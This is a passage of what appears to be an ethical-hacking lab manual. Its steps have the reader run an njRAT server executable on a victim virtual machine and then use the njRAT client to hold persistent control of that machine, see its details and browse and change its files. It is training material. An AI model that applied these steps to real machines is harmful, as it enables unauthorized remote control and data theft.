
14. Navigate to the shared network location (**CEH-Tools**), and then **Copy** and **Paste** the executable file (**Test.exe**) onto the **Desktop** of **Windows Server 2022**.

15. Here, you are acting both as an **attacker** who logs into the **Windows 11** machine to create a malicious server, and as a **victim** who logs into the **Windows Server 2022** machine and downloads the server.

16. Double-click the server (**Test.exe**) to run this malicious executable.




17. Switch back to the **Windows 11** virtual machine. Maximize njRAT GUI window. As soon as the victim (here, you) double-clicks the server, the executable starts running and the njRAT client (njRAT GUI) running in **Windows 11** establishes a persistent connection with the victim machine, as shown in the screenshot.




18. Unless the attacker working on the **Windows 11** machine disconnects the server on their own, the victim machine remains under their control.
19. The GUI displays the machine's basic details such as the IP address, User name, and Type of Operating system.


20. Right-click on the detected victim name and click **Manager**.




21. The **manager** window appears with **File Manager** selected by default.



22. Double-click any directory in the left pane (here, **ProgramData**); all its associated files and directories are displayed in the right pane. You can right-click a selected directory and manipulate it using the contextual options.

